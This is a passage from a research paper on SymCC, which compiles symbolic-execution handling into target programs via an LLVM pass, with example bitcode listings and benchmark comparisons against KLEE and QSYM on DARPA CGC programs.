


Figure 3: IR-less symbolic execution attaches to the machine code executing on the CPU and instruments it at run time.

2.2 IR-based symbolic execution

A common way of implementing symbolic execution is by means of an *intermediate representation (IR)*. Compared to the native instruction sets of popular CPU architectures, IRs typically describe program behavior at a high level and with fewer instructions. It is therefore much easier to implement a symbolic interpreter for IRs than for machine code directly, so this is the approach that many state-of-the-art systems take.

IR-based symbolic execution first needs to transform the program under analysis into IR. KLEE [5], for example, works on LLVM bitcode and uses the `clang` compiler to generate it from source code; S2E [9] also interprets LLVM bitcode but generates it dynamically from QEMU's internal program representation, translating each basic block as it is encountered during execution; angr [37] transforms machine code to VEX, the IR of the Valgrind framework [29]. In general, IR generation can require a significant amount of work [10], especially when it starts from machine code [21]. Once the IR of the target program is available, a symbolic interpreter can run it and produce symbolic expressions corresponding to each computation. The expressions are typically passed to the symbolic backend for further processing as discussed above; Figure 2 illustrates the process.

2.3 IR-less symbolic execution

While translating target programs to an intermediate representation simplifies the implementation of symbolic execution, *interpreting* IR is much slower than native execution of the corresponding binary, especially in the absence of symbolic data (i.e., when no symbolic reasoning is necessary). This observation has led to the development of Triton [34] and QSYM [45], which follow a different approach: instead of translating the program under test to IR and then interpreting it, they execute the unmodified machine code and instrument it at run time. Concretely, Triton and QSYM both control the target program's execution with Intel Pin [28], a framework for binary instrumentation. Pin provides facilities for inserting custom code when certain machine-code instructions are executed. The symbolic executors use this mechanism to inject code that handles computations symbolically in addition to the concrete computations performed by the CPU. For example, when the CPU is about to add the values contained in

two registers, Pin calls out to the symbolic executor, which obtains the symbolic expressions corresponding to the registers' values, produces the expression that describes the sum, and associates it with the register that receives the result of the computation. See Figure 3 for an overview.

The main advantage and original goal of the IR-less approach is speed. Run-time instrumentation still introduces overhead, but tracing native execution while inserting bits of code is much faster than interpreting IR. Another, more subtle advantage is robustness: If an IR-based system does not know how to handle a certain instruction or a call to some library function it is not able to continue because the interpreter cannot execute the requested computation; in IR-less symbolic execution, however, the CPU can always execute the target program concretely. The injected analysis code will just fail to produce an appropriate symbolic expression. One might say that performance degrades more gracefully than in IR-based systems.

However, building symbolic execution directly on machine code has considerable downsides. Most notably, the implementation needs to handle a much larger instruction set: while the IRs that are commonly used for symbolic execution comprise a few dozen different instructions, CPU instruction sets can easily reach hundreds to thousands of them. The symbolic executor has to know how to express the semantics of each of those instructions symbolically, which results in a much more complex implementation. Another problem is architecture dependence: naturally, instrumentation of machine code is a machine-dependent endeavor. IRs, on the other hand, are usually architecture agnostic. IR-based systems therefore work on any architecture where there is a translator from the respective machine code to IR. This is especially relevant for the domain of embedded devices, where a great variety of CPU architectures is in common use. SYMCC uses IR and thus retains the flexibility and implementation simplicity associated with IR-based approaches, yet our compilation-based technique allows it to reach (and surpass) the high performance of IR-less systems, as we show in Section 5.

2.4 Reducing overhead

In either type of symbolic execution, IR-based and IR-less, building symbolic expressions and passing them to the symbolic backend is necessary only when computations involve symbolic data. Otherwise, the result is completely independent of user input and is thus irrelevant for whatever reasoning is performed in the backend. A common optimization strategy is therefore to restrict symbolic handling to computations on symbolic data and resort to a faster execution mechanism otherwise, a strategy that we call *concreteness checks*. In IR-based implementations, symbolic interpretation of IR may even alternate with native execution of machine code on the real or a fast emulated CPU; angr [37], for example, follows this approach. Implementations vary in the scope of their concreteness checks—while QSYM [45] decides whether to invoke the symbolic backend on a per-instruction basis, angr [37] places hooks on relevant operations such as memory and register accesses. Falling back to a fast execution scheme as often as possible is an important optimization, which we also implement in SYMCC (see Section 3.4).

3 Compilation-based symbolic execution

We now describe our compilation-based approach, which differs from both conventional IR-based and IR-less symbolic execution but combines many of their advantages. The high-level goal of our approach is to accelerate the *execution* part of symbolic execution (as outlined in Section 2.1) by compiling symbolic handling of computations into the target program. The rest of this section is devoted to making this statement more precise; in the next section, we describe the actual implementation.

3.1 Overview

An interpreter processes a target program instruction by instruction, dispatching on each opcode and performing the required actions. A compiler, in contrast, passes over the target ahead of time and replaces each high-level instruction with a sequence of equivalent machine-code instructions. At execution time, the CPU can therefore run the program directly. This means that an interpreter performs work during every execution that a compiler needs to do only once.

In the context of symbolic execution, current approaches either interpret (in the case of IR-based implementations) or run directly on the CPU but with an attached observer (in IR-less implementations), performing intermittent computations that are not part of the target program. Informally speaking, IR-based approaches are easy to implement and maintain but rather slow, while IR-less techniques reach a high performance but are complex to implement. The core claim of this paper is that we can combine the advantages of both worlds, i.e., build a system that is easy to implement yet fast. To do so, we compile the logic of the symbolic interpreter (or observer) into the target program. Contrary to early implementations of symbolic execution [6, 16, 35], we do not perform this embedding at the source-code level but instead work with the compiler's intermediate representation, which allows us to remain independent of the source language that the program under test is written in, as well as independent of the target architecture (cf. Section 7).

```
define i32 @is_double(i32, i32) {
  %3 = shl nsw i32 %1, 1
  %4 = icmp eq i32 %3, %0
  %5 = zext i1 %4 to i32
  ret i32 %5
}
```

Listing 1: An example function in LLVM bitcode. It takes two integers and checks whether the first is exactly twice the second.

To get an intuition for the process, consider the example function in Listing 1. It takes two integers and returns 1 if the first integer equals the double of the second, and 0 otherwise. How would we expect compiler-based symbolic execution to transform the program in order to capture this computation symbolically? Listing 2 shows a possible result. The inserted code calls out to the run-time support library, loaded in the same process, which creates symbolic expressions and eventually passes them to the symbolic backend in order to generate new program inputs (not shown in the example). Note that the transformation inserting those calls happens at compile time; at run time, the program "knows" how to inform the symbolic backend about its computations without requiring any external help and thus without incurring a significant slowdown. Figure 4 summarizes the approach; note how it contrasts with the conventional techniques depicted in Figures 2 and 3. We will now go over the details of the technique.

```
define i32 @is_double(i32, i32) {
  ; symbolic computation
  %3 = call i8* @_sym_get_parameter_expression(i8 0)
  %4 = call i8* @_sym_get_parameter_expression(i8 1)
  %5 = call i8* @_sym_build_integer(i64 1)
  %6 = call i8* @_sym_build_shift_left(i8* %4, i8* %5)
  %7 = call i8* @_sym_build_equal(i8* %6, i8* %3)
  %8 = call i8* @_sym_build_bool_to_bits(i8* %7)

  ; concrete computation (as before)
  %9 = shl nsw i32 %1, 1
  %10 = icmp eq i32 %9, %0
  %11 = zext i1 %10 to i32

  call void @_sym_set_return_expression(i8* %8)
  ret i32 %11
}
```

Listing 2: Simplified instrumentation of Listing 1. The called functions are part of the support library. The actual instrumentation is slightly more complex because it accounts for the possibility of non-symbolic function parameters, in which case the symbolic computation can be skipped.

3.2 Support library

Since we compile symbolic execution capabilities into the target program, all components of a typical symbolic execution engine need to be available. We therefore bundle the symbolic backend into a library that is used by the target program. The library exposes entry points into the symbolic backend




Figure 4: Our compilation-based approach compiles symbolic execution capabilities directly into the target program.

to be called from the instrumented target, e.g., functions to build symbolic expressions and to inform the backend about conditional jumps.

3.3 Symbolic handlers

The core of our compile-time transformation is the insertion of calls to handle symbolic computations. The compiler walks over the entire program and inserts calls to the symbolic backend for each computation. For example, where the target program checks the contents of two variables for equality, the compiler inserts code to obtain symbolic expressions for both operands, to build the resulting "equals" expression and to associate it with the variable receiving the result (see expression `%7` in Listing 2). The code is generated at compile time and embedded into the binary. This process replaces a lot of the symbolic handling that conventional symbolic execution engines have to perform at run time. Our compiler instruments the target program exactly once—afterwards, the resulting binary can run on different inputs without the need to repeat the instrumentation process, which is particularly effective when combined with a fuzzer. Moreover, the inserted handling becomes an integral part of the target program, so it is subject to the usual CPU optimizations like caching and branch prediction.

3.4 Concreteness checks

It is important to realize that each inserted call to the run-time support library introduces overhead: it ultimately invokes the symbolic backend and may put load on the SMT solver. However, involving the symbolic backend is only necessary when a computation receives symbolic inputs. There is no need to inform the backend of fully concrete computations—we would only incur unnecessary overhead (as discussed in Section 2.4). There are two stages in our compilation-based approach where data can be identified as concrete:

Compile time Compile-time constants, such as offsets into data structures, magic constants, or default return values can never become symbolic at run time.

Run time In many cases, however, the compiler cannot know whether data will be concrete or symbolic at run time, e.g., when it is read from memory: a memory cell may contain either symbolic or concrete data, and its concreteness can change during the course of execution. In those cases, we can only check at run time and prevent invocation of the symbolic backend dynamically if all inputs of a computation are concrete.

Consequently, in the code we generate, we omit calls to the symbolic backend if data is known to be constant at compile time. Moreover, in the remaining cases, we insert run-time checks to limit backend calls to situations where at least one input of a computation is symbolic (and thus the result may be, too).

4 Implementation of SymCC

We now describe SYMCC, our implementation of compiler-based symbolic execution. We built SYMCC on top of the LLVM compiler framework [25]. Compile-time instrumentation is achieved by means of a custom compiler pass, written from scratch. It walks the LLVM bitcode produced by the compiler frontend and inserts the code for symbolic handling (as discussed in Section 3.3). The inserted code calls the functions exported by the symbolic backend: we provide a thin wrapper around the Z3 SMT solver [11], as well as optional integration with the more sophisticated backend of QSYM [45]. The compiler pass consists of roughly 1,000 lines of C++ code; the run-time support library, also written in C++, comprises another 1,000 lines (excluding Z3 and the optional QSYM code). The relatively small code base shows that the approach is conceptually simple, thus decreasing the probability of implementation bugs.

The remainder of this section describes relevant implementation details before we evaluate SYMCC in the next section. For additional documentation of low-level internals we refer interested readers to the complementary material included in the source repository at `http://www.s3.eurecom.fr/tools/symbolic_execution/symcc.html`.

4.1 Compile-time instrumentation

The instrumentation inserted by our compiler extension leaves the basic behavior of the target program unmodified; it merely enhances it with symbolic reasoning. In other words, the instrumented program still executes along the same path and produces the same effects as the original program, but additionally uses the symbolic backend to generate new program inputs that increase code coverage or possibly trigger bugs in the target program.

Since our compiler extension is implemented as an LLVM pass, it runs in the "middle-end" of LLVM-based compilers—after the frontend has translated the source language into LLVM bitcode but before the backend transforms the bitcode into machine code. SYMCC thus needs to support the instructions and intrinsic functions of the LLVM bitcode language. We implement the same semantics as IR-based symbolic interpreters of LLVM bitcode, such as KLEE [5] and S2E [9]. In contrast to the interpreters, however, we do not *perform* the symbolic computations corresponding to the bitcode instructions at instrumentation time but instead generate code ahead of time that performs them during execution.[2] This means that the instrumentation step happens only once, followed by an arbitrary number of executions. Furthermore, the code that we inject is subject to compiler optimizations and eventually runs as part of the target program, without the need to switch back and forth between the target and an interpreter or attached observer. It is for this reason that we implemented the instrumentation logic from scratch instead of reusing code from KLEE or others: those systems perform run-time instrumentation whereas our implementation needs to instrument the target at compile time.

There is a trade-off in positioning SYMCC's pass relative to the various optimization steps. Early in the optimizer, the bitcode is still very similar to what the front-end emitted, which is typically inefficient but relatively simple and restricted to a subset of the LLVM bitcode instruction set. In contrast, at later stages of the optimizer pipeline, dead code has been optimized away and expensive expressions (e.g., multiplication) have been replaced with cheaper ones (e.g., bit shifts); such optimized code allows for less and cheaper instrumentation but requires handling a larger portion of the instruction set. In the current implementation, our pass runs in the middle of the optimization pipeline, after basic optimizations like dead-code elimination and strength reduction but before the vectorizer (i.e., the stage that replaces loops with SIMD instructions on supported architectures). Running our code even later could improve the performance of compiled programs but would complicate our implementation by requiring us to implement symbolic handling of vector operations; we opted for implementation simplicity. It would be interesting to experiment more with the various options of positioning SYMCC in the optimization pipeline; we defer such improvements to future work.

In a recent study, we found that symbolic execution is fastest when it executes at the level of machine code, but that SMT queries are easiest when generated based on the higher-level semantics of an intermediate representation [32]. This is exactly the setup of SYMCC: we reason about computations at the level of LLVM bitcode, but the injected code is compiled down to efficient machine code.

It is sometimes argued that binary-based vulnerability

[2] This also distinguishes our approach from what the formal verification community calls *symbolic compilation* [42]. Symbolic compilers translate the entire program to a symbolic representation in order to reason about all execution paths at once, while we—like all symbolic execution systems—defer reasoning to run time, where it is necessarily restricted to a subset of all possible execution paths.

search is more effective than source-based techniques because it examines the instructions that the processor executes instead of a higher-level representation; it can discover bugs that are introduced during compilation. A full evaluation of this claim is outside the scope of this paper. However, we remark that SYMCC could address concerns about compiler-introduced bugs by performing its instrumentation at the very end of the optimization pipeline, just before code generation. At this point, all compiler optimizations that may introduce vulnerabilities have been performed, so SYMCC would instrument an almost final version of the program—only the code-generation step needs to be trusted. We have not seen the need for such a change in practice, so we leave it to future work.

The reader may wonder whether SYMCC is compatible with compiler-based sanitizers, such as address sanitizer [36] or memory sanitizer [38]. In principle, there is no problem in combining them. Recent work by Österlund et al. shows that sanitizer instrumentation can help to guide fuzzers [31]. We think that there is potential in the analogous application of the idea to symbolic execution—sanitizer checks could inform symbolic execution systems where generating new inputs is most promising. However, our current implementation, like most concolic execution systems, separates test case generation from input evaluation: sanitizers check whether the *current* input leads to unwanted behavior, while SYMCC generates *new* inputs from the current one. We leave the exploration of sanitizer-guided symbolic execution in the spirit of Österlund et al. to future work.

4.2 Shadow memory

In general, we store the symbolic expressions associated with data in a shadow region in memory. Our run-time support library keeps track of memory allocations in the target program and maps them to shadow regions containing the corresponding symbolic expressions that are allocated on a per-page basis. There is, however, one special case: the expressions corresponding to function-local variables are stored in local variables themselves. This means that they receive the same treatment as regular data during code generation; in particular, the compiler's register allocator may decide to place them in machine registers for fast access.

It would be possible to replace our allocation-tracking scheme with an approach where shadow memory is at a fixed offset from the memory it corresponds to. This is the technique used by popular LLVM sanitizers [36, 38]. It would allow constant-time lookup of symbolic expressions, where currently the lookup time is logarithmic in the number of memory pages containing symbolic data. However, since this number is usually very small (in our experience, below 10), we opted for the simpler implementation of on-demand allocation.

4.3 Symbolic backend

We provide two different symbolic backends: Our own backend is a thin wrapper around Z3. It is bundled as a shared object and linked into the instrumented target program. The compiler pass inserts calls to the backend, which then constructs the required Z3 expressions and queries the SMT solver in order to generate new program inputs.

However, since the backend is mostly independent from the execution component and only communicates with it via a simple interface, we can replace it without affecting the execution component, our main contribution. We demonstrate this flexibility by integrating the QSYM backend, which can optionally be used instead of our simple Z3 wrapper: We compile a shared library from the portion of QSYM that handles symbolic expressions, link it to our target program and translate calls from the instrumented program into calls to the QSYM code. The interface of our wrapper around the QSYM code consists of a set of functions for expression creation (e.g., `SymExpr _sym_build_add(SymExpr a, SymExpr b)`), as well as helper functions to communicate call context and path constraints; adding a path constraint triggers the generation of new inputs via Z3. Effectively, this means that we can combine all the sophisticated expression handling from the QSYM backend, including dependency tracking between expressions and back-off strategies for hot code paths [45], with our own fast execution component.

4.4 Concreteness checks

In Section 3.4, we highlighted the importance of concreteness checks: for good performance, we need to restrict symbolic reasoning (i.e., the involvement of the symbolic backend) to cases where it is necessary. In other words, when all operands of a computation are concrete, we should avoid any call to the symbolic backend. In our implementation, symbolic expressions are represented as pointers at run time, and the expressions for concrete values are null pointers. Therefore, checking the concreteness of a given expression during execution is a simple null-pointer check. Before each computation in the bitcode, we insert a conditional jump that skips symbolic handling altogether if all operands are concrete; if at least one operand is symbolic, we create the symbolic expressions for the other operands as needed and call out to the symbolic backend. Obviously, when the compiler can infer that a value is a compile-time constant and thus never symbolic at run time, we just omit the generation of code for symbolic handling.

By accelerating concrete computations during symbolic execution, we alleviate a common shortcoming of conventional implementations. Typically, only a few computations in a target program are symbolic, whereas the vast majority of operations involve only concrete values. When symbolic execution introduces a lot of overhead even for concrete com-

putations (as is the case with current implementations despite their concreteness checks), the overall program execution is slowed down considerably. Our approach, in contrast, allows us to perform concrete computations at almost the same speed as in uninstrumented programs, significantly speeding up the analysis. Section 5 shows measurements to support this claim.

4.5 Interacting with the environment

Most programs interact with their environment, e.g., by working with files, or communicating with the user or other processes. Any implementation of symbolic execution needs to either define a boundary between the analyzed program and the (concrete) realm of the operating system, or execute even the operating system symbolically (which is possible in S2E [9]). QSYM [45], for example, sets the boundary at the system call interface—any data crossing this boundary is made concrete.

In principle, our approach does not dictate where to stop symbolic handling, as long as all code can be compiled with our custom compiler.[3] However, for reasons of practicality SYMCC does not assume that all code is available. Instead, instrumented code can call into any uninstrumented code at run time; the results will simply be treated as concrete values. This enables us to degrade gracefully in the presence of binary-only libraries or inline assembly, and it gives users a very intuitive way to deliberately exclude portions of the target from analysis—they just need to compile those parts with a regular compiler. Additionally, we implement a special strategy for the C standard library: we define wrappers around some important functions (e.g., `memset` and `memcpy`) that implement symbolic handling where necessary, so users of SYMCC do not need to compile a symbolic version of `libc`. It would be possible to compile the standard library (or relevant portions of it) with our compiler and thus move the boundary to the system call interface, similarly to KLEE and QSYM; while this is an interesting technical challenge, it is orthogonal to the approach we present in this paper.

4.6 Supporting additional source languages

Since SYMCC uses the compiler to instrument target programs, it is in principle applicable to programs written in any compiled programming language. Our implementation builds on top of the LLVM framework, which makes it particularly easy to add support for programming languages with LLVM-based compilers, such as C++ [40], Rust [41] and Go [15]. We have implemented C++ support in SYMCC, and we use it as an example for describing the generalized process of adding support for a new source language. The procedure consists of two steps, which we discuss in more detail below: loading our LLVM pass into the compiler and compiling the language's run-time library.

[3] Our current implementation is restricted to user-space software.

4.6.1 Loading the pass

Any LLVM-based compiler eventually generates bitcode and passes it to the LLVM backend for optimization and code generation. In order to integrate SYMCC, we need to instruct the compiler to load our compiler pass into the LLVM backend. In the case of `clang++`, the LLVM project's C++ compiler, loading additional passes is possible via the options `-Xclang -load -Xclang /path/to/pass`. Therefore, a simple wrapper script around the compiler is all that is needed. Note that the ability to load SYMCC's compiler pass is the only requirement for a basic analysis; however, without instrumentation of the run-time library (detailed below), the analysis loses track of symbolic expressions whenever data passes through a function provided by the library.

4.6.2 Compiling the run-time library

Most programming languages provide a run-time library; it often abstracts away the interaction with the operating system, which typically requires calling C functions, and offers high-level functionality. The result of compiling it with SYMCC is an instrumented version of the library that allows SYMCC to trace computations through library functions. In particular, it allows the analysis to mark user input read via the source language's idiomatic mechanism as symbolic, an essential requirement for concolic execution. C++ programs, for example, typically use `std::cin` to read input; this object, defined by the C++ standard library, may rely on the C function `getc` internally, but we need an instrumented version of `std::cin` in order to trace the symbolic expressions returned by `getc` through the run-time library and into user code.

For C++ support in SYMCC, we chose `libc++` [26], the LLVM project's implementation of the C++ standard library. It has the advantages that it is easy to build and that it does not conflict with `libstdc++`, the GNU implementation of the library installed on most Linux distributions. Compiling it with SYMCC is a matter of setting the `CC` and `CXX` environment variables to point to SYMCC before invoking the regular build scripts.

With those two steps—loading the compiler pass and compiling the run-time library—we can provide full support for a new source language.[4] As a result, SYMCC ships with a script that can be used as a drop-in replacement for `clang++` in the compilation of C++ code.

5 Evaluation

In this section we evaluate SYMCC. We first analyze our system's performance on synthetic benchmarks (Section 5.1),

[4] Occasionally, front-ends for new languages may emit bitcode instructions that SYMCC cannot yet handle. In the case of C++, we had to add support for a few instructions that arise in the context of exception handling (`invoke`, `landingpad`, `resume`, and `insertvalue`).

allowing for precisely controlled experiments. Then we evaluate our prototype on real-world software (Section 5.2), demonstrating that the advantages we find in the benchmarks translate to benefits in finding bugs in the real world. The raw data for all figures is available at http://www.s3.eurecom.fr/tools/symbolic_execution/symcc.html.

5.1 Benchmarks

For our benchmarks we use the setup that we proposed in earlier work [32]: at its core, it uses a set of test programs that was published in the course of the DARPA Cyber Grand Challenge (CGC), along with inputs that trigger interesting behavior in each application (called *proofs of vulnerability* or *PoVs*). The same set of programs has been used by Yun et al. in the evaluation of QSYM [45], so we know that QSYM is capable of analyzing them, which enables a fair comparison. We applied the necessary patches for KLEE in order to enable it to analyze the benchmark programs as well.[5] Note that we excluded five programs because they require inter-process communication between multiple components, making them hard to fit into our controlled execution environment, and one more, `NRFIN_00007`, because it contains a bug that makes it behave differently when compiled with different compilers (see Appendix B).

A major advantage of the CGC programs over other possible test sets is that they eliminate unfairness which may otherwise arise from the different instrumentation boundaries in the systems under comparison (see Section 4.5): In contrast with KLEE and QSYM, SYMCC does not currently execute the C standard library symbolically. It would therefore gain an unfair speed advantage in any comparison involving `libc`. The CGC programs, however, use a custom "standard library" which we compile symbolically with SYMCC, thus eliminating the bias.[6]

We ran the benchmark experiments on a computer with an Intel Core i7-8550U CPU and 32 GB of RAM, using a timeout of 30 minutes per individual execution. We use SYMCC with the QSYM backend, which allows us to combine our novel execution mechanism with the advanced symbolic backend by Yun et al.

5.1.1 Comparison with other state-of-the-art systems

We begin our evaluation by comparing SYMCC with existing symbolic execution engines on the benchmark suite described above, performing three different experiments:

1. We compare *pure execution time*, i.e., running the target programs inside the symbolic execution tools but without any symbolic data.

2. We analyze *execution time with symbolic inputs*.

3. We compare the *coverage* of test cases generated during concolic execution.

The targets of our comparison are KLEE [5] and QSYM [45]. We decided for KLEE because, like SYMCC, it works on LLVM bitcode generated from source code; an important difference, however, is that KLEE *interprets* the bitcode while SYMCC *compiles* the bitcode together with code for symbolic processing. Comparing with KLEE therefore allows us to assess the value of compilation in the context of symbolic execution. The decision for QSYM is largely motivated by its fast execution component. Its authors demonstrated considerable benefits over other implementations, and our own work provides additional evidence for the notion that QSYM's execution component achieves high performance in comparison with several state-of-the-art systems [32]. Moreover, our reuse of QSYM's symbolic backend in SYMCC allows for a fair comparison of the two systems' execution components (i.e., their frontends). QSYM's approach to symbolic execution requires a relatively complex implementation because the system must handle the entire x86 instruction set—we demonstrate that SYMCC achieves comparable or better performance with a much simpler implementation (and the additional benefit of architecture independence, at the cost of requiring source code or at least LLVM bitcode).

In order to save on the already significant use of computational resources required for our evaluation, we explicitly excluded two other well-known symbolic execution systems: S2E [9] and Driller [39]. S2E, being based on KLEE, is very similar to KLEE in the aspects that matter for our evaluation, and preliminary experiments did not yield interesting insights. Driller is based on angr [37], whose symbolic execution component is implemented in Python. While this gives it distinct advantages for scripting and interactive use, it also makes execution relatively slow [32, 45]. We therefore did not consider it an interesting target for a performance evaluation of symbolic execution.

Pure execution time We executed KLEE, QSYM and SYMCC on the CGC programs, providing the PoVs as input. For the measurement of pure execution time, we did not mark any data as symbolic, therefore observing purely concrete execution inside the symbolic execution engines. In many real-world scenarios, only a fraction of the data in the tested program is symbolic, so efficient handling of non-symbolic (i.e., concrete) computations is a requirement for fast symbolic execution [45]. Figure 5 shows the results: SYMCC executes most programs in under one second (and is therefore almost as

[5] http://www.s3.eurecom.fr/tools/symbolic_execution/ir_study.html

[6] The Linux port of the custom library still relies on `libc` in its implementation, but it only uses library functions that are thin wrappers around system calls without added logic, such as `read`, `write` and `mmap`. KLEE and QSYM concretize at the system-call interface, so the instrumentation boundary is effectively the same as for SYMCC.




Figure 5: Time spent on pure execution of the benchmark programs, i.e., without symbolic data. Note the logarithmic scale of the time axis. "Native" is the regular execution time of the uninstrumented programs. On average, SYMCC is faster than QSYM by 28× and faster than KLEE by 30× (KLEE can execute only 56 out of 116 programs).




Figure 6: Time spent on concolic execution of the benchmark programs, i.e., with symbolic inputs (logarithmic scale). SYMCC is faster than QSYM by an average factor of 10× and faster than KLEE by 12× (KLEE can execute only 56 out of 116 programs).

fast as native execution of uninstrumented programs), while QSYM and KLEE need seconds up to minutes.

Execution time with symbolic inputs Next, we performed concolic execution on the CGC programs, again using the PoVs as input. This time, we marked the input data as symbolic, so that symbolic execution would generate new test cases along the path dictated by each PoV. For a fair comparison, we configured KLEE to perform concolic execution like QSYM and SYMCC. This setup avoids bias from KLEE's forking and scheduling components [32]. It is worth noting, however, that KLEE still performs some additional work compared to QSYM and SYMCC: since it does not rely on external sanitizers to detect bugs, it implements similar checks itself, thus putting more load on the SMT solver. Also, it features a more comprehensive symbolic memory model. Since these are intrinsic aspects of KLEE's design, we cannot easily disable them in our comparison.

In essence, all three symbolic execution systems executed the target program with the PoV input, at each conditional attempting to generate inputs that would drive execution down the alternative path. The results are shown in Figure 6: SYMCC is considerably faster than QSYM and KLEE even in the presence of symbolic data.

Coverage Finally, we measured the coverage of the test cases generated in the previous experiment using the methodology of Yun et al. [45]: for each symbolic execution system, we recorded the combined coverage of all test cases per target program in an AFL coverage map [46].[7] On each given target program, the result was a set of covered program points for each system, which we will call S for SYMCC and R for the system we compare to (i.e., KLEE or QSYM). We then assigned a score d in the range $[-1.0, 1.0]$ as per Yun et al. [45]:

[7] Traditional coverage measurement, e.g., with `gcov`, does not work reliably on the CGC programs because of the bugs that have been inserted.




Figure 7: Coverage score comparing SYMCC and KLEE per tested program (visualization inspired by Yun et al. [45]): blue colors mean that SYMCC found more paths, red colors indicate that KLEE found more, and white symbolizes equal coverage. SYMCC performs better on 46 programs and worse on 10 (comparison restricted to the programs that KLEE can execute, i.e., 56 out of 116).

$$d(S,R) = \begin{cases} \frac{|S-R|-|R-S|}{|(S\cup R)-(S\cap R)|} & \text{if } S \neq R \\ 0 & \text{otherwise} \end{cases}$$

Intuitively, a score of 1 would mean that SYMCC covered all program paths that the other system covered and some in addition, whereas a score of -1 would indicate that the other system reached all the paths covered by SYMCC plus some more. We remark that this score, while giving a good intuition of relative code coverage, suffers from one unfortunate drawback: It does not put the coverage difference in relation with the overall coverage. In other words, if two systems discover exactly the same paths except for a single one, which is only discovered by one of the systems, then the score is extreme (i.e., 1 or -1), no matter how many paths have been found by both systems. In our evaluation, the coverage difference between SYMCC and the systems we compare to is typically small in comparison to the overall coverage, but the score cannot accurately reflect this aspect. However, for reasons of comparability we adopt the definition proposed by Yun et al. unchanged; it still serves the purpose of demonstrating that SYMCC achieves similar coverage to other systems in less time.

We visualize the coverage score per test program in Figures 7 and 8. The former shows that SYMCC generally achieves a higher coverage level than KLEE; we mainly




Figure 8: Comparison of coverage scores between SYMCC and QSYM. SYMCC found more paths on 47 programs and less on 40; they discovered the same paths on 29 programs. Similar coverage is expected because SYMCC uses the same symbolic backend as QSYM.

attribute differences to the significantly different symbolic backends. The latter demonstrates that SYMCC's coverage is comparable to QSYM's, i.e., the compilation-based execution component provides information of comparable quality to the symbolic backend. We suspect the reason that coverage of some programs differs at all—despite the identical symbolic backends in QSYM and SYMCC—is twofold:

1. SYMCC derives its symbolic expressions from higher-level code than QSYM (i.e., LLVM bitcode instead of x86 machine code). This sometimes results in queries that are easier for the SMT solver, leading to higher coverage.

2. On the other hand, the lower-level code that QSYM analyzes can lead to test cases that increase coverage of the program under test at the machine-code level.

We conclude that compilation-based symbolic execution is significantly faster than IR-based and even IR-less symbolic execution in our benchmarks while achieving similar code coverage and maintaining a simple implementation.

5.1.2 Initialization overhead

In the course of our evaluation we noticed that QSYM and KLEE have a relatively large constant-time overhead in each analysis. For example, on our test machine, QSYM always runs for several seconds, independently of the program under test or the concreteness of the input. The overhead is presumably caused by costly instrumentation work performed by the symbolic executor at the start of the analysis (something that SYMCC avoids by moving instrumentation to the compilation phase). Therefore, we may assume that the execution times T_{SYMCC} and T_{other} are not related by a simple constant speedup factor but can more accurately be represented via initialization times I_{SYMCC} and I_{other}, analysis times A_{SYMCC} and A_{other}, and a speedup factor S that only applies to the analysis time:

$$T_{\text{SYMCC}} = I_{\text{SYMCC}} + A_{\text{SYMCC}} \tag{1}$$

$$T_{\text{other}} = I_{\text{other}} + A_{\text{other}} = I_{\text{other}} + S \cdot A_{\text{SYMCC}} \tag{2}$$

Consequently, we can compute the speedup factor as follows:

$$S = \frac{T_{\text{other}} - I_{\text{other}}}{T_{\text{SYMCC}} - I_{\text{SYMCC}}} \tag{3}$$

In order to obtain accurate predictions for the analysis time of *long-running* programs, we therefore need to take the initialization time into account when computing the speedup factor. As a simple approximation for the worst case from SYMCC's point of view, we assumed that the shortest observed execution consists of initialization only, i.e., suppose A_{SYMCC} and A_{other} are zero in the analysis of the fastest-running program. In other words, for each system we subtracted the time of the fastest analysis observed in Section 5.1.1 from all measurements. Then we recomputed the speedup in the affine model presented above. For concolic execution with KLEE, we obtained an average factor of 2.4 at a constant-time overhead of 9.20 s, while for QSYM we computed a factor of 2.7 at a constant-time overhead of 9.15 s. SYMCC's constant-time overhead is 0.13 s; this confirms the benefit of instrumenting the target at compile time.

Note that this model is only relevant for long-running programs, which are rarely fuzzed.[8] Otherwise, execution time is dominated by the startup overhead of QSYM and KLEE. Nevertheless, the model shows that SYMCC's performance advantage is not simply due to a faster initialization—even when we account for constant-time overhead at initialization and overestimate it in favor of QSYM and KLEE, SYMCC is considerably faster than both.

5.1.3 Compilation time and binary size

